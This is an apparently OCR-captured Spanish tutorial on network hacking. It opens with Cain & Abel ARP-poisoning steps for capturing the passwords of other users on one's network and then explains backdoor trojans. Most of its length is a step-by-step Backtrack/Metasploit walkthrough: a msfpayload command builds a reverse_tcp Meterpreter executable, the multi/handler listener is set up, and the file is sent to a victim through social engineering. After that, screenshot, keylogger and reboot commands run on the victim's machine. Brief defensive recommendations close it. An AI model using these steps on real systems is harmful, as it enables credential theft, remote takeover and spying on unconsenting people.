
Nos aparecerá esto la primera ip es la nuestra y las demas las que estan asociadas a nuestro modem :



4. Ahora le damos a Apr y luego click en la parte blanca para activar el + luego le damos en el + cuando se ponga azul el botón que es Add to list ha seleccionamos nuestra ip que termina en 1.1 y en el segundo recuadro la ip que queremos hackear y le damos ok ,hacemos esto con todas las ips que estén conectadas en el modem si queremos captar datos de ellas :



5.ahora nos vamos a la pestaña passwors y hay le damos a la opción http que nos captara los usuarios y passwors que las ips asocia usen en la red asi :



6. acá un ejemplo de facebook de una pc asociada ami modem

Descarga Cain & Abel:

Cain & Abel: http://www.oxid.it/cain.html y hay le dan a Download Cain & Abel v4.9.40 for Windows NT/2000/XP

Investigar a qué se refiere una puerta trasera y las diferentes maneras en que pueden presentarse.

En la informática, una puerta trasera (o en inglés backdoor), en un sistema informático es una secuencia especial dentro del código de programación, mediante la cual se pueden evitar los sistemas de seguridad del algoritmo (autentificación) para acceder al sistema. Aunque estas puertas pueden ser utilizadas para fines maliciosos y espionaje no siempre son un error, pueden haber sido diseñadas con la intención de tener una entrada secreta.

Los más conocidos son Back Orifice y NetBus, dos de los primeros backdoors, que hasta nuestros días siguen vigentes aunque en menor cantidad dado que la mayoría de los

programas antivirus los detectan. Otro muy conocido es el SubSeven, que también fue introducido en millones de ordenadores en el mundo.
¿QUÉ ES BACKDOOR?

Un backdoor como lo dice su traducción “puerta trasera” es un troyano, que permite acceder de forma remota a un host-víctima ignorando los procedimientos de autentificación, facilitando así la entrada a la información del usuario sin conocimiento. Usa la estructura Cliente-Servidor para realizar la conexión.
Para poder infectar a la víctima con un backdoor se hace uso de la ingeniería social para que se pueda instalar el servidor que hará la conexión en ciertos tipos, en otros se hace una conexión directa por medio de escanear puertos vulnerables.

CARÁCTERITICAS DE BACKDOOR.

- Son invisibles por el usuario.
- Se ejecutan en modo silencioso al iniciar el sistema.
- Pueden tener acceso total a las funciones del host-víctima.
- Difícil eliminarlos del sistema ya que se instalan en carpetas de sistema, registros o cualquier dirección.
- Usa un programa blinder para configurar y disfrazar al servidor para que la víctima no lo detecte fácilmente.

Un backdoor es un programa que se introduce en el ordenador de manera encubierta, aparentando ser inofensivo. Una vez es ejecutado, **establece una "puerta trasera" a través de la cual es posible controlar el ordenador afectado**. Esto permite realizar en las mismas acciones que pueden comprometer la confidencialidad del usuario o dificultar su trabajo.

Las acciones permitidas por los backdoors pueden resultar muy perjudiciales. Entre ellas se encuentran la eliminación de ficheros o la destrucción de la información del disco duro. Además, pueden capturar y reenviar datos confidenciales a una dirección externa o abrir puertos de comunicaciones, permitiendo que un posible intruso controle nuestro ordenador de forma remota.

Algunos ejemplos de backdoors son: Orifice2K.sfx, Bionet.318, Antilam y Subseven.213.

Puertas traseras más conocidas

Los más conocidos son Back Orifice y NetBus, dos de los primeros *backdoors*, que hasta nuestros días siguen vigentes aunque en menor cantidad dado que la mayoría de los programas antivirus los detectan. Otro muy conocido es el SubSeven, que también fue introducido en millones de ordenadores en el mundo.

Ejemplo de backdoors

Backtrack 5: Es un Sistema Operativo de distribución Debian-Linux que es una suite de Seguridad Informática y Auditoria de Sistemas, que me permite saber cuales son las vulnerabilidades de mi sistemas.

¿QUÉ ES BACKDOOR?

Un backdoor como lo dice su traducción “puerta trasera” es un troyano, que permite acceder de forma remota a un host-víctima ignorando los procedimientos de autentificación, facilitando así la entrada a la información del usuario sin conocimiento.Usa la estructura Cliente-Servidor para realizar la conexión.

Para poder infectar a la víctima con un backdoor se hace uso de la ingeniería social para que se pueda instalar el servidor que hará la conexión en ciertos tipos, en otros se hace una conexión directa por medio de escanear puertos vulnerables.

CARÁCTERITICAS DE BACKDOOR.

- Son invisibles por el usuario.
- Se ejecutan en modo silencioso al iniciar el sistema.
- Pueden tener acceso total a las funciones del host-víctima.
- Difícil eliminarlos del sistema ya que se instalan en carpetas de sistema, registros o cualquier dirección.
- Usa un programa blinder para configurar y disfrazar al servidor para que la víctima no lo detecte fácilmente.

NOTA: Programa Blinder son aquellos que sirven para configurar, editar y disfrazar el archivo **server.exe** para que sea menos imperceptible por la víctima.

TIPOS DE BACKDOOR

Existen dos tipos de backdoor los de conexión directa y conexión inversa.

Conexión Directa.- Cuando el cliente(atacante) se conecta al servidor(víctima) que está previamente instalado. Aquí se ilustra varios de este tipo:

Backdoor	Creador	Año
Netcat	Hobbit	1996
Netbus	Carl-Fredrik Neikter	1997
Back Orifice	Sir Dystic	1998
Sub7	Mob Man	1999

Conexión Inversa.-El servidor(víctima) donde se encuentra previamente instalado, se conecta al cliente(atacante). Aquí se ilustra varios de este tipo:

Backdoor	Creador	Año
Bitfrost	KSV	2004
Backdook	Princeali	2005
Poison Ivy	Shapeless	2007
Sub7	MobMan	2009

INSTRUCCIONES QUE SE PUEDE EJECUTAR EN EL HOST-VICTIMA LUEGO DE INSTALARSE BACKDOOR


- Ejecutar aplicaciones (instalaciones de programas, anular procesos, etc.)
- Modificar parámetros de configuración del sistema
- Extraer y enviar información(archivos, datos, etc.) al host-victima.
- Substraer o cambiar los password o archivos de passwords.
- Mostrar mensajes en la pantalla .
- Manipular el hardware de la host-víctima.

¿CÓMO SE PUEDE INFECTAR O TRANSMITIR BACKDOOR?

Mensajes de Correo

Son la forma más fácil de propagación por medio de un archivo anexado al mensaje y si el receptor comete el error de ejecutarlo, instalará el Servidor, permitiendo que el intruso pueda controlar el o los equipos infectados.

Otros servicios de Internet (HTTP, FTP, ICQ, Chat, Mensajería Instantánea)
Es posible visitar una página web en Internet, la misma que descargue automáticamente un troyano Backdoor al sistema quedará infectado, del mismo modo podrá ocurrir en servidores FTP.
El uso de los servicios de Mensajería Instantánea, como MSN Messenger, Yahoo Messenger, Talk o AOL Messenger, entre otros, han hecho posible la transmisión de virus, macro virus,gusanos, troyanos y backdoors, entre los usuarios conectados en una misma sesión.



Usando una LAN o d ispositivos de almacenamiento
Usuarios de una misma red local o por medio de pendrives o cualquier dispositivo de almacenamiento que se pueda auto-ejecutar (AUTORUN). Para este tipo de infección se necesita usar la Ingenieria Social.

Ing. Social: Es el metodo de manipulación que utilizan las personas para poder obtener acceso a zonas restringidas como áreas físicas (edificios, departamento de sistemas, etc)

o áreas lógicas(sistemas operativos, software de aplicación, servidores, etc) sin ser detectados, para poder realizar una misión establecida previamente.

ATAQUE DE BACKDOOR CON BACKTRAK5 EN MAQUINA VIRTUAL(VMWARE 7)

VÍctima: Sistema Operativo Windows Professional XP SP3
IP: 192.168.10.6 — Mascara de red: 255.255.255.0

Atacante: Sistema Operativo Backtrack 5
IP: 192.168.10.5 — Mascara de red: 255.255.255.0

NOTA: Cuando se arranca Backtrack pide un usuario y contraseña este es User=**roo**t y Pass=**toor**, luego se tiene que digitar **startx** para arrancar en modo gráfico.

Diagrama de Presentación de Ataque


Paso 1: Identificamos a la vÍctima y obtenemos su ip, existen varias formas de obtenerlas por ejemplo en una LAN podemos usar herramientas como **Advance IP Scaner (recomendado),** una vez identificada la victima pasamos a crear el Backdoor en Backtrack 5.

Paso 2: Ingresamos a Backtrack 5 y abrimos una terminal consola.


Paso3: Escribimos el siguiente codigo con el cual se creará un archivo .exe que será nuestro servidor de Backdoor.

msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.10.5 LPORT=4444 X > click.exe

NOTA: En este código el atacante indica la IP, el puerto y especifica el nombre del virus que va enviar a la víctima.



Paso 4: Damos **ENTER** y se crea un archivo . exe en este caso click.exe y verificamos que se halla creado, este archivo esta en la carpeta **/Home** o podemos usar **DOPHIN**que es un explorador de archivos.



Paso 5: Ahora abrimos una sesión Metasploit la cual se puede hacer de varias formas: abrir una consola terminal y digitamos la siguiente sentencia **cd /pentest/exploits/framework3** luego **./msfconsole.** La otra forma es abrir una consola terminal y digitamos **msfconsole** y damos **ENTER.** Otra es ingresando por el menu de backtrack 5 .

Paso 6: Una vez iniciada la sesión de MSF abrimos un listener (Escuha) que va a estar activo espereando que el servidor que estará en la víctima se inicie. Aquí se utilizan las sentencias siguientes:

use exploit/multi/handler [ENTER] Iniciamos el Listener.

set PAYLOAD windows/meterpreter/reverse_tcp [ENTER] Plugins de Meterpreter.

set LHOST 192.168.10.5 [ENTER] Seteamos el IP del atacante.


set LPORT 4444 [ENTER] Seteamos el puerto del atacante.

NOTA: Por defecto usa el **puerto 4444** en caso de cambiar de puerto se **recomienda**hacer un escaneo de puertos para ver cual esta vulnerable. Se puede usar la herramienta nmap de Backtrack la sentencia es : **nmap [IP a escanear]**

Una vez ingresado los datos del atacante explotamos usando la sentencia : **exploit [ENTER]**

Meterpreter: Es una familia de plugins avanzados de los mismos creadores del**Metasploit Framework**, que se utiliza sobre **sistemas Windows** comprometidos y tienen como característica fundamental que **todo es cargado en la memoria del sistema** sin crear ningún proceso adicional ni dejar rastros.

Paso 7: Ahora enviamos el backdoor **(click.exe)** que hicimos a nuestra victima por cualquier de los medios antes explicados usando ingeniria social en ciertos casos para que la victima utilice el archivo enviado.




Paso 8: Ahora podemos hacer uso de las herramientas de exploit/meterpreter para realizar actividades remotas a la PC de la víctima. Como ejemplo haremos una captura de pantalla. Con la sentencia :

screenshot /img.jpg [captura la imagen de la pantalla de la víctima]

NOTA: Se debe de poner la dirección donde se guardará el archivo jpg con el screnshot. O por default al directorio


/opt/framework3/msf3/[nombre del archivo]



Otras sentencias de exploit para usar:

keyscan_start [activa un keylogger , cuando la víctima utilice notpad, o block de notas]

keyscan_dump [muestra lo digitado en nuestra pantalla]



reboot [reinicia la máquina de la víctima]

RECOMENDACIONES:

- Tener siempre el software actualizado pues así se instalan los parches de seguridad del sistema.
- Procura no usar claves con nombres obvios asociados a los usuarios, preferible usa contraseñas de alta seguridad para evitar los ataques de diccionario.
- Usa estricta política de manejo y control de los usuarios en carpetas compartidas.
- Utilizar cuentas de usuario con privilegios limitados
- Procura no instalar programas de dudosa procedencia ya sean estás descargas de internet, correos y medios extraíbles.
- Configurar las zonas de internet Explorer y el filtrado de URL.
- Activa el firewall (Filtrado y protección de las comunicaciones).